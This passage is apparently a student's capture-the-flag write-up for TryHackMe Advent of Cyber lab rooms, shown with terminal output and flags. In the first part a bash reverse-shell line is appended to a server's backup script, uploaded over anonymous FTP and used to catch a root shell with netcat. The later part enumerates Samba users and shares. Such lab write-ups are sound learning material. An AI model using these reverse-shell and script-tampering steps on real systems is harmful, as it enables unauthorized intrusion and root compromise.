We then enter the “**backup.sh**” using the nano command and add the additional line of command (which is the one given in THM) at the end and save it




```
  GNU nano 6.2                                           backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.10.33.104/4444 0>&1
```

After that we go back in to the ftp server and upload the file we saved



```
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||39399|)
150 Ok to send data.
100% |*****************************************************************|   383        5.29 MiB/s    00:00 ETA
226 Transfer complete.
383 bytes sent in 00:00 (0.98 KiB/s)
```

Netcat will then be connected, and we can access their root and capture the flag



```
┌──(1211101999㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.33.10] from (UNKNOWN) [10.10.33.104] 44604
bash: cannot set terminal process group (1523): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~# ^C
```

Thought Process/Methodology:
Firstly, we enter the ftp server and enter our name as anonymous. We then use “ls” to see what files are there and we are only able to see that 1 file that have data in it. Thus, we enter the file and check what other files lies in there. We get the files from the “public” file, and we open them using “nano” command. We alter the command by adding additional line to connect to our netcat in the “backup.sh” file. We then go back to the ftp server and upload the file we edited while we are connected to netcat. After successful connection, we are able to access the “flag.txt”.

Day 10: Networking - Don't be sElfish!


Tools used: Kali Linux, enum4linux, smbclient

Walkthrough:

Question 1


By doing **enum4linux -h** should display the help options

-S




```
Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
```

-h




```
Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This option is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
```

-o



```
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
    -i        Get printer information
    -w wrkg   Specify workgroup manually (usually found automatically)
```


-a



```
Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This option is enabled if you don't provide any other options.
    -h        Display this help message and exit
```

Question 2


By using **enum4linux -U [machine-ip]** , we able to find there's **3** users



```
=================( Users on 10.10.187.223 )=================

index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: elfmcskidy      Name:   Desc:
index: 0×2 RID: 0×3ea acb: 0×00000010 Account: elfmceager      Name: elfmceager       Desc:
index: 0×3 RID: 0×3e9 acb: 0×00000010 Account: elfmcelferson   Name:   Desc:

user:[elfmcskidy] rid:[0×3e8]
user:[elfmceager] rid:[0×3ea]
user:[elfmcelferson] rid:[0×3e9]
enum4linux complete on Fri Jun 24 07:52:52 2022
```

Question 3


And by using **enum4linux -S [machine-ip]**, we now have the **4** sharelist



```
=============================( Share Enumeration on 10.10.187.223 )=====

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
```

Question 4


Checking each shares, **tbfc-santa** is the one that doesn't require password



```
┌──(1211102056㉿kali)-[~]
└─$ smbclient //10.10.187.223/tbfc-hr
Password for [WORKGROUP\1211102056]:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(1211102056㉿kali)-[~]
└─$ smbclient //10.10.187.223/tbfc-it
Password for [WORKGROUP\1211102056]:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(1211102056㉿kali)-[~]
└─$ smbclient //10.10.187.223/tbfc-santa
Password for [WORKGROUP\1211102056]:
Try "help" to get a list of possible commands.
smb: \> 
```


Question 5

Reading the **note_from_mcskidy.txt**



```
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020

                10252564 blocks of size 1024. 5369064 blocks available
smb: \> more note_from_mcskidy.txt 
```

Shows that mcskidy leaves santa’s favourite jingles in the **jingle-tunes** directory



```
Hi Santa, I decided to put all of your favourite jingles onto this share - allowing you access it from anywhere you
like! Regards ~ ElfMcSkidy
```

Thought Process:

First looking through manual for **enum4linux** by doing **enum4linux -h** , it shows what each parameters does like **-S** for sharelist, **-U** for userlist, **-o** for OS information and **-a** to do all simple enumeration. With **enum4linux -U [machine-ip]** , we’re able to get the **userlist** from the samba server and also get the **sharelist** when using **enum4linux -S [machine-ip]**. With that info, we use **smbclient** to connect to the **shares** to see if any of them don’t have password configured, and **tbfc-santa** doesn’t have password configured. After connecting to **tbfc-santa**, we see there’s a **note_from_mcskidy.txt** and a directory called **jingle-tunes**. Reading through the txt file, it says that mcskidy decided to put santa’s favourite jingles in this shares and leaves a **jingle-tunes** directory.